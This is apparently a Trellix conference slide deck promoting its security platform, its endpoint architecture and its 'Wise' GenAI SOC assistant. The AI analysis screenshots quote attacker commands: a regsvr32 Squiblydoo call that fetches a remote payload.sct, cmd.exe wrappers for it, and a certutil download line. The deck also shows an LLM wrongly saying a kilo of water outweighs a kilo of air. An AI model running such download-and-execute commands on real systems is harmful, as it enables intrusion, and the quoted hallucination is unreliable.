



Trellix

21 – 24 OCTOBER 2024

The Trellix Platform and Innovations

Lisbon, Portugal


Ashok Banerjee
CTO and SVP R&D



Trellix

Trellix Wise





Dark LLMs

Engineered malicious variations of general-purpose LLMs available on the dark web that operate without ethical guidelines or built-in limitations.

Example LLMs

- FraudGPT
- Wolf GPT
- WormGPT
- XXXGPT
- PoisonGPT
- ChaosGPT

GenAI tools make the exploitation and delivery process more accessible to a wider audience

Operational Threat Intelligence Foundation

Revil (2021, 2022), Lockbit (2023), Genesis Marketplace takedown, Cobalt Strike Infrastructure takedown



1.5 PB

of data (samples)

8.75 TB

data processed
per day

2B

email samples
per day

250M

malicious file detections
per month

**Real-time,
reliable,
information to:**

1. Anticipate threats
2. Detect and block threats
3. Accelerate informed responses



530+ Integrations as sensors and actionable control points

Your Integrations

Add New Integration +

















Configure your 3rd party and custom integrations to ingest data and configure response actions.

Filter

Category: All

Showing 11 of 11 integrations

Visualization ☒ Off

<input type="checkbox"/>	Logo	Integration	Categories	Data Types	Status	Data Ingest (30 Days) ↓	Tags	⋮
<input type="checkbox"/>		AWS	Cloud Logs	AWS CloudTrail AWS Config AWS VPC Flow List + 2 more	🟢 Active	42.2 TB 	🔒 Cloud 🔒 Ops Infra 🔒 +3	⋮
<input type="checkbox"/>		Microsoft 365	Application Logs	Admin Actions Monitor User Actions Activity	🔴 Authentication Error	28.7 TB 	🔒 Bus Docs 🔒 DLP Target	⋮
<input type="checkbox"/>		Slack	Application Logs	Admin Actions User Actions	🟢 Active	11.2 TB 	🔒 Slack	⋮
<input type="checkbox"/>		Palo Alto	Logs	Cortex Prism API	🟢 Active	3.2 TB 	🔒 3P Monitor 🔒 Palo	⋮
<input type="checkbox"/>		Apache	Logs	Sensitive Access Exploit Tracker SQL Injection Tracker + 4 more	🟢 Active	1.1 TB 	🔒 Customer Facing	⋮
<input type="checkbox"/>		GitLab	Application Logs	Group & Project Changes Failed Requests Log API Requests	🟢 Active	980 GB 	🔒 Repository	⋮
<input type="checkbox"/>		Duo	Application Logs	Application 2FA Access Unexpected Admin Behavior Suspicious Visits	🟢 Active	604 GB 	🔒 IdP	⋮
<input type="checkbox"/>		VirusTotal	Enrichment	VirusTotal API v3	🟢 Active	198 GB 	🔒 VirusTotal	⋮

Deep Integrations into 530+ Products: Not just Log Ingestion

Trellix

XCONSOLE → INTEGRATION DETAILS



Palo Alto

Monitor and analyze security events. By tapping Palo Alto's comprehensive portfolio of integrated solutions, you can extend intelligent security to all your users, data, devices and apps confidently and with ease.

Status: ✔ Active



3P Monitor

Palo



Ingest

Enrichment

Tasks

<input type="checkbox"/>	Name ↓	Automations Using	Run Manually (30 days)	Run Via Automations (30 Days)	
<input type="checkbox"/>	Palo Alto: Add To Blocklist	12	12	3.2 M	
<input type="checkbox"/>	Palo Alto: Add Rule	7	0	1.8 M	
<input type="checkbox"/>	Palo Alto: Disable Port	4	71	872 K	
<input type="checkbox"/>	Palo Alto: Disable User	5	89	1.2 M	
<input type="checkbox"/>	Palo Alto: Get Statistics	0	16	0	

1 - 5 of 5



1



Recent Activity

Palo Alto: Disable User added to automation [Detect and Block Handoffs Scam](#) on 05/18/2023 at 3:52:08 PM PT by Kyle Steffan

Lego Blocks for Remediation (Low Code, No Code)

Trellix | XCONSOLE → AUTOMATION EDITOR

Investigate file, query threat intel and add to blocklist 1.0

Last Updated 4/15/2023 3:15:53 PM UTC **Save**

IF Logic Settings

The conditions will be run in order

1 If any return malicious

Task1 is_malicious = true

Task2 is_malicious = true

Task3 is_malicious = true

Task4 is_malicious = true

+ Add Criteria

+ Add Condition

ELSE

Cancel Save

Trigger Rules

Abuse IPDB Check IP

VirusTotal Evaluate File

MaxMind Submit

IF

1 If any return malicious

XDR Task Create Case

XDR Task Modify Case

Palo Alto Add to Blocklist

XDR Task Update Case

© 2023 Trellix

Trellix

Wise

1 No alert left behind;
100% investigated

2 Automate SOC
investigation and
response workflows

3 Improve analyst
efficiency by 5x

4 Reduce MTTD and
MTTR by 50%

AI Generated Case: Pre-Investigation, Disposition, Events

← BACK

458 rev. 0

[AI Updated] MALWARE METHODOLOGY [Certutil User-Agent]

Created 2024-04-25 09:34 UTC xdr-sndbx@yopmail.com

Priority

Low

Severity

1

Classification

Other

Description

This rule looks for file downloads initiated by Certutil based on the presence of a Certutil user-agent. Certutil is a built-in Windows tool that can be used to download arbitrary files from the command line. Attackers have b

3

1


1

EVENTS


ALERTS

REVISIONS

NOTES



Start typing new notes here



ESCALATED: True

TOTAL EVENTS ANALYZED: 18

HUMAN TIME SAVED: 02m 00s

DATA CONSIDERED:

Were there any other rules that fired for these IPs? (60m Time Offset)

detect_rulenames,srcipv4,dstipv4

epo alert,10.14.65.148,10.14.65.148

trellix audit,10.14.65.148,110.147.94.15

malware methodology [certutil user-agent],10.14.65.148,87.23.103.206

trellix audit,10.14.65.148,45.74.60.135

trellix audit,10.14.65.148,87.23.103.206

Were there any related AV hits? (60m Time Offset)

class,rule,virus

fireeye_nx_alert,,

fireeye_nx_alert,bot-command,local.infection

What types of logs are available for the source IP? (10m Time Offset)

metaclass,class

cloud,mcafee_epo

app_transaction,fireeye_nx

antivirus,fireeye_nx_alert

http_proxy,fireeye_nx

Chatbot is not the goal

Agentic AI Personas

Deep AI Personas debate to conclude

1 Triage

2 Alert Chaining

3 Surrounding queries (identity, device, around that time, with those artifacts)

4 Ranking (consider Data Security)

5 Trellix Threat Intelligence (Geo and Inflection)

6 Adversary Intelligence/Basic Attribution

7 Recommendations

8 Risk of Hallucination

9 Risk of Recommendation

10 Visualization

Hard to get it right

Trellix


Trellix Endpoint





Trellix: Single Agent Microservice Architecture (Single Driver)

Minimal Kernel, minimal kernel code flux, certified, efficient





Responsible Security, Single Agent, Performant, Low attack surface

User Space

Applications here have reserved memory; rely on the kernel to provide access to shared resources.

If they crash, they do not affect other applications, and are often recoverable automatically or remotely

Failure here is graceful and recovery can be automated




Kernel Space

Applications here have full access to all memory and services

Code here should be minimized, certified, signed and change should be under the control of the customer

Failure here jeopardizes the system



Trellix 1/5th the footprint in kernel; 1/450 the flux in kernel ■ More Resilient

Trellix

Trellix Agent

- User space to minimize risk
- Primary functionality resides here

Trellix Security Content

- Updated via phased roll out
- Only delivered to user space

Trellix Driver

- Minimize kernel footprint
- Signed & certified through Microsoft
- No change other than through customer-initiated upgrades

Kernel

CROWDSTRIKE

Falcon Kernel Agent

- Certified driver “shell”
- Silently loads additional unsigned & uncertified content, masquerading as drivers
- Over 200 content “.sys” files loaded and modified frequently
- Outside of customer control

Falcon User Agent

- Minimal functionality in user space to appear lightweight
- Relies on Kernel agent for heavy-lifting

Falcon Security Content

- Interacts with Cloud service for additional content updates
- Under customer control

Highest TP, Lowest FP, Lowest Impact Score

	AV-Test		AV-Comparatives			
	2023 Award	Protection/ Performance/ Usability (max 6)	2023 Business Security Approved Award	False Positives	Malware Protection Rate	Impact Score
Trellix	Best Protection Corporate Users Windows	6/6/6	Business Security	Very Low	99.7%	14.8
CrowdStrike	-	-	Business Security	Medium/ Average	99.6%	20.9
Microsoft	-	6/6/6	Business Security	Very Low	99.5	18.5
SentinelOne	-	-	-	-	-	-
Trend Micro	-	5.5/6/5.5	-	-	-	-
Palo Alto Network	-	-	-	-	-	-

Figure 1: Summary of Trellix Endpoint Security for Windows results in latest tests

1. Impact Score: Lower is better combined AVC/PC Mark score meant to reflect real work system impact
2. AVC Score (Micro operations, Higher is better)
File Copying, Archiving, Unarchiving, Install/Uninstall of Applications, Launching Applications (first run / subsequent run), Downloading files and browsing websites
3. PC Mark Score (Macro, Higher is better)
Compilation of workload, execution spanning app startup, web browsing, video conferencing, writing & visualization

Guided Workspace: In-Context

- Workspace/Webpage is context
- We want to stay in-context not switching pages
- Tiles Expand/Shrink but in context for 1-Job

Trellix | XCONSOLE → ALERT DETAILS

98
100
CRITICAL APT28

Spearphishing And Possible Malware On Endpoint ⓘ

Status: New Assigned To: Unassigned MITRE ATT&CK

Summary Alert Timeline Respond Intel Sandbox MITRE Related Activity History Notes

Summary View Timeline >

How did the attacker get in?

4 users received a phishing email

USERS

BS FM CA KT

View Details

RESPONSES TAKEN

Trellix quarantined and blocked the domain and email id

Which assets are affected?

Compromised device from Miami, FL, USA

BS BonnieSmith-PC
IP Address: 300.909.401
Workstation

OTHER USERS AT RISK

FM CA KT

View Assets

RESPONSES TAKEN

...

What actions should I take?

Containment

- Quarantine device, BonnieSmith-PC
- Quarantine the malicious file, notepad.exe
- Block the suspicious domain

Remediation

- Remove this email from all inboxes
- Block inbound emails from bad@domain.org
- Block proxy redirection

View Responses

RESPONSES TAKEN

10 responses completed by Trellix

Recent Activity

Trellix Increased Risk Score From 96 To 98 on 04/05/2023 at 09:55:17 PM PT

Trellix Flagged It As A Campaign on 04/05/2023 at 09:55:17 PM PT

This alert/incident is found to be 87% similar to Case ID: IN32 assigned to Kyle and closed on 03/17/2023 at 05:09:23 PM PT

GenAI: Alerts → Actions & Answers

Trellix

EDR → Monitoring

Monitoring

73
Total Threats

Threats by Ranking

threat

View All

Threat-Sample2.exe

Jul 19, 2024 5:33:57 PM

Threat-Sample2_UVQEC.exe

Jun 24, 2024 11:02:42 AM

Threat-Sample2_VPWHM.exe

Jun 24, 2024 11:02:42 AM

Threat-Sam

*Generated by AI, verify for accuracy

Initial trigger

First detection May 2

Last detection Jul

Affected devices

Age

Take Action

Process Attributes

First Name Threat-Sample2.exe

MDS 247FC96F37798A3022ADB9

SHA-1 28AFF3CAC780A5F7D75064A5FDC39B

SHA-256 211C2E02764A3B683948E01FECDDAA6B567A40DBC81A

Wise

Go Back

Terms of Use

Detection Analysis

Summary:

The events provided indicate a potential threat scenario. The most important event is the execution of 'regsvr32.exe' with suspicious command-line arguments, which is a known technique for bypassing application whitelisting security controls (T1218.010: Regsvr32). This event is closely related to the execution of 'cmd.exe' (PID:7864) and the subsequent execution of 'cmd.exe' (PID:8128) with a malicious command to register a remote script using Regsvr32. The investigation should start by analyzing the processes and files involved in these suspicious activities.

Keypoints:

- Process Creation (PID:7916) - Regsvr32 Execution:** The event shows the execution of 'regsvr32.exe' with suspicious command-line arguments to register a remote script (T1218.010: Regsvr32). This is a known technique for bypassing application whitelisting security controls. The script is hosted on a public IP address (216.58.194.85), which is also a suspicious indicator.
- Process Creation (PID:8128) - Malicious cmd.exe Execution:** The event shows the execution of 'cmd.exe' with a malicious command to register the remote script using Regsvr32. This is directly related to the previous Regsvr32 execution event and is part of the same attack chain.
- Process Creation (PID:6288) - Suspicious Executable Execution:** The event shows the execution of a suspicious executable file 'Threat-Sample2.exe' from the 'C:\Users\cdaauto\Downloads\Threat-Samples\samples' directory. This file is likely the initial vector for the attack, as it triggers the subsequent Regsvr32 and cmd.exe executions.
- File Creation and Deletion:** The events show the creation and deletion of the 'python27.dll' file, which is likely a malicious component associated with the 'Threat-Sample2.exe' executable.

RATE THIS RESPONSE

Provide more Detail

Brief me on related MITRE TTPs

Generate a Knowledge Graph

Suggest some Recommended Actions

Assess Accuracy

Show Device Information

Tell me about Related Breaches

Draft an e-mail

Alerts → Actions (Saves: 8 Hrs for 100 alerts)

» Wise

< Go Back

Terms of Use

*Generated by AI, verify for accuracy

> Detection Analysis

> Draft Mail

> Suggested Actions

Perform a Trellix EDR "Real Time Search". Then run an "Action" on the results. To run relevant Real Time Search Expressions go to the process activity panel and select the process of interest. Then click on the highlighted process name under the event details panel for relevant real time search expressions. Select the rows to target and choose from the available "Actions". To understand the available "Actions" visit the Catalog Page of Trellix EDR.

- Investigate the Suspicious Executable File:**
 - Files:** Perform a Trellix EDR Real Time Search to investigate the 'Threat-Sample2.exe' file located at 'C:\Users\cdaauto\Downloads\Threat-Samples\samples'. Analyze the file details, such as file hash, file size, and file creation/modification timestamps, to determine if it is a known malicious file.
 - ProcessHistory:** Perform a Trellix EDR Real Time Search to investigate the process history of the 'Threat-Sample2.exe' file. Analyze the process tree, command-line arguments, and any suspicious network connections or file activities associated with this process.
 - HostInfo:** Perform a Trellix EDR Real Time Search to gather information about the host system, such as the hostname, IP address, operating system version, and connection status. This information can help identify the scope of the potential threat.
- Investigate the Regsvr32 Execution:**
 - Processes:** Perform a Trellix EDR Real Time Search to investigate the 'regsvr32.exe' process (PID:7916) and the associated 'cmd.exe' processes (PID:8128, PID:7864). Analyze the command-line arguments, network connections, and any other suspicious activities related to these processes.
 - NetworkFlow:** Perform a Trellix EDR Real Time Search to investigate the network connections associated with the 'regsvr32.exe' and 'cmd.exe' processes. Analyze the destination IP addresses, ports, and protocols to identify any potential command and control (C2) or data exfiltration activities.
 - HostEntries:** Perform a Trellix EDR Real Time Search to check the host file on the system for any suspicious entries that may be used for domain name resolution or redirection.
- Isolate the Host:**
 - Isolate the Host:** Based on the analysis, if the host is deemed to be compromised, isolate the host from the network to prevent further spread of the potential threat. This can be done by using the Trellix EDR "Isolate Host" action.
- Preserve Evidence:**
 - Evidence Preservation:** Collect and preserve any relevant evidence, such as process logs, network traffic captures, and file artifacts, to aid in the investigation and potential incident response efforts.

RATE THIS RESPONSE

Provide more Detail

Brief me on related MITRE TTPs

Generate a Knowledge Graph

Assess Accuracy

Show Device Information

Tell me about Related Breaches

- Analyzed events
- Triaged
- Chained into stories

- Contextualized with writeups
- Adversary Information
- Recommendations auto-generated

- Risks evaluated
- Hallucination evaluation
- Uplevels analyst

Investigative Context

Answers and Actions. MITRE Context

More Details

1

Summary:

The summary of the events indicates that there is a suspicious process execution involving the Regsvr32.exe utility to potentially bypass application whitelisting security controls. The most important event is the execution of the Regsvr32.exe process with a command-line parameter that references a public IP address (216.58.194.85) and a script file (payload.sct). This suggests a potential Command and Control (C2) activity or a Squiblydoo attack. The investigation should start by analyzing the Regsvr32.exe process and the associated script file. The suspicious processes include Regsvr32.exe, Cmd.exe, and the Threat-Sample2.exe executable. The detection was first observed on the host with the hostname 1P4W1022H264.

KeyPoints:

- Suspicious Regsvr32.exe Execution
 - The Regsvr32.exe process was executed with the command-line parameters `"/u /n /s /i:http://216.58.194.85/folder/payload.sct.scriobj.dll"`. This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by executing a script file from a remote location.
 - The Regsvr32.exe process was executed from the path `"C:\Windows\System32\regsvr32.exe"`, which is a legitimate Windows utility but can be abused by attackers.
 - The user account "CDA" executed the Regsvr32.exe process, which has a high integrity level of 3.0, indicating potential privilege escalation.
- Suspicious Cmd.exe Executions
 - The Cmd.exe process was executed multiple times, potentially to execute additional commands or scripts.
 - One of the Cmd.exe executions used the command-line `"cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct.scriobj.dll"""`, which is similar to the Regsvr32.exe execution and suggests a multi-stage attack.
 - The Cmd.exe processes were executed from the path `"C:\Windows\System32\cmd.exe"`, which is a legitimate Windows utility but can be abused by attackers.
- Suspicious Threat-Sample2.exe Execution
 - The Threat-Sample2.exe executable was executed, which is a

Related MITRE Information

2

T1218.010 : Regsvr32

Summary: Regsvr32.exe is a command-line program used to register and unregister object linking and embedding controls, including dynamic link libraries (DLLs) on Windows systems. Adversaries may abuse Regsvr32.exe to proxy execution of malicious scripting code.

Description: The Regsvr32.exe process (Process ID 1580) was executed with the command-line `"REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct.scriobj.dll"`. This command attempts to download and execute a script file (payload.sct) from a remote public IP address (216.58.194.85). This technique is known as "Squiblydoo" and is commonly used by adversaries to bypass application whitelisting and execute malicious code. The goal is to proxy execution of malicious scripts by abusing a trusted Windows utility.

Adversary Insights: Adversaries may use this technique to bypass application whitelisting solutions and execute malicious code on compromised systems.

Why are Observed Actions for MITRE: The observed execution of Regsvr32.exe with the `/i` parameter and a remote script file aligns with the MITRE ATT&CK technique T1218.010 (Regsvr32).

Related Tactics: Defense Evasion (Tactic ID: TA0005), Execution (Tactic ID: TA0002)

Procedures Include:

1. `Regsvr32.exe /s /u /i:https://example.com/file.sct.scriobj.dll` (Download and execute a script from a remote location)
2. `Regsvr32.exe /s /n /e /u /i:https://example.com/file.sct.scriobj.dll` (Execute a script from a remote location without prompting)
3. `Regsvr32.exe /s /n /i:file.sct.scriobj.dll` (Execute a local script file)
4. `Regsvr32.exe /s /u /i:file.sct.scriobj.dll` (Execute a local script file and unregister the DLL)

5. `Regsvr32.exe /s /n /e /u /i:file.sct.scriobj.dll` (Execute a local script file without prompting and unregister the DLL)

T1059.003 : Windows Command Shell

Summary: Adversaries may abuse the Windows Command Shell (cmd.exe) to execute commands, scripts, or binaries during the course of an operation.

Description: Multiple instances of the Cmd.exe process were executed, potentially to run additional commands or scripts. One instance (Process ID 9248) executed the command `"C:\Windows\system32\cmd.exe /c cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct.scriobj.dll"""`, which invokes the Regsvr32.exe utility to execute a remote script file (payload.sct) from a public IP address (216.58.194.85). Another instance (Process ID 8552) executed the command `"cmd /c ""REGSVR32 /u /n /s /i:http://216.58.194.85/folder/payload.sct.scriobj.dll"""`, which is similar to the previous command.

Adversary Insights: Adversaries may use the Windows Command Shell to execute various commands, scripts, or binaries during different stages of an operation, such as gaining initial access, executing payloads, or performing lateral movement.

Why are Observed Actions for MITRE: The observed execution of Cmd.exe to invoke the Regsvr32.exe utility and execute a remote script aligns with the MITRE ATT&CK technique T1059.003 (Windows Command Shell).

Related Tactics: Execution (Tactic ID: TA0002)

Procedures Include:

1. `cmd.exe /c <command>` (Execute a single command)
2. `cmd.exe /k <command>` (Execute a command and keep the command prompt open)
3. `cmd.exe /c "script.bat"` (Execute a batch script)
4. `cmd.exe /c "powershell.exe -EncodedCommand <encoded_command>"` (Execute an encoded PowerShell command)
5. `cmd.exe /c "certutil.exe -urlcache -split -f https://example.com/file.exe file.exe"` (Download a file using certutil.exe)



Hallucinations

LLMs perceive patterns or objects that are nonexistent or imperceptible to human observers, creating outputs that are nonsensical or inaccurate.



what is heavier: kilo of water or kilo of air?



A kilogram of water is heavier than a kilogram of air. Water is a dense, liquid substance that has a mass of about 1 kilogram per liter at standard temperature and pressure. Air, on the other hand, is a gas that is much less dense than water and has a lower mass. A volume of air that weighs 1 kilogram would occupy a much larger space than a liter of water, which weighs the same amount.  

LLMs hallucinate because of:

- Training data issues
- Prompting mistakes
- Model errors

Detection Accuracy for Confidence

AI Persona to score our own recommendation accuracy.

Reduces Hallucination

Assesses Risks

Balanced View

1

▼ Detection Accuracy

The detection and related suspicious indicators appear to be accurate and reasonable based on the provided events. Here's a step-by-step explanation:

1. Regsvr32.exe Process Execution:

- The Regsvr32.exe process was executed with command-line parameters that reference a public IP address (216.58.194.85) and a script file (payload.sct).
- This is a common technique used in Squiblydoo attacks to bypass application whitelisting controls by abusing the functionality of the Regsvr32.exe utility.
- The command-line parameters `"/u /n /s /i:http://216.58.194.85\folder\payload.sct scrobj.dll"` suggest an attempt to register the script file with the system, which could lead to the execution of malicious code.

2. Threat-Sample2.exe Executable:

- The Threat-Sample2.exe executable was executed, which is a suspicious process that created and deleted a DLL file (python27.dll) in the temporary directory (C:\Users\cdaauto\AppData\Local\Temp_MEI53202).
- The creation and deletion of this DLL file within a short time frame is a common technique used by malware to hide its presence and avoid detection.

3. Cmd.exe Process Execution:

- Multiple instances of the Cmd.exe process were executed, potentially to execute additional commands or scripts.
- The execution of Cmd.exe from the Threat-Sample2.exe process and the Regsvr32.exe process suggests a potential attempt to execute further malicious actions.

4. Host Identification:

- The detection was first observed on the host with the hostname 1P4W1022H264, which should be the primary focus of the investigation.

Overall, the detection and related suspicious indicators are accurate and reasonable based on the provided events. The combination of the Regsvr32.exe process execution, the Threat-Sample2.exe executable, and the multiple Cmd.exe process executions strongly suggests a potential attempt to bypass security controls, execute malicious code, and establish a Command and Control (C2) channel on the affected host.

RATE THIS RESPONSE

Screenshot – Language selection on Wise

The screenshot displays the Trellix EDR Monitoring interface. On the left, the 'Monitoring' section shows 73 Total Threats and 60 High threats. A list of threats includes 'Threat-Sample2.exe' detected on Jul 19, 2024, and 'Threat-Sample2_UVQEC.exe' detected on Jun 24, 2024. The main panel shows details for 'Threat-Sample2.exe', including its initial trigger, first and last detection times, affected devices, and age. A 'Take Action' dropdown menu is visible. The 'Process Attributes' section lists MD5, SHA-1, and SHA-256 hashes. Overlaid on the right is the 'Wise' AI chat window, which prompts the user to 'Choose an option to test it out.' and provides a 'Select Language:' dropdown menu. The menu is open, showing options for English, French, Italian, Portuguese, and Spanish. A 'Triage' button is at the bottom of the menu. The chat window also includes a 'Terms of Use' link and a '21 minutes ago' timestamp.

Trellix | EDR → Monitoring

Monitoring 73 Total Threats 60 High

Threats by Ranking

Threat-Sample2.exe Jul 19, 2024 5:33:57 PM

Threat-Sample2_UVQEC.exe Jun 24, 2024 11:02:42 AM

Threat-Sample2_VPWHM.exe Jun 24, 2024 11:02:42 AM

Initial trigger Trace detection

First detection May 23, 2024 10:29:38 AM

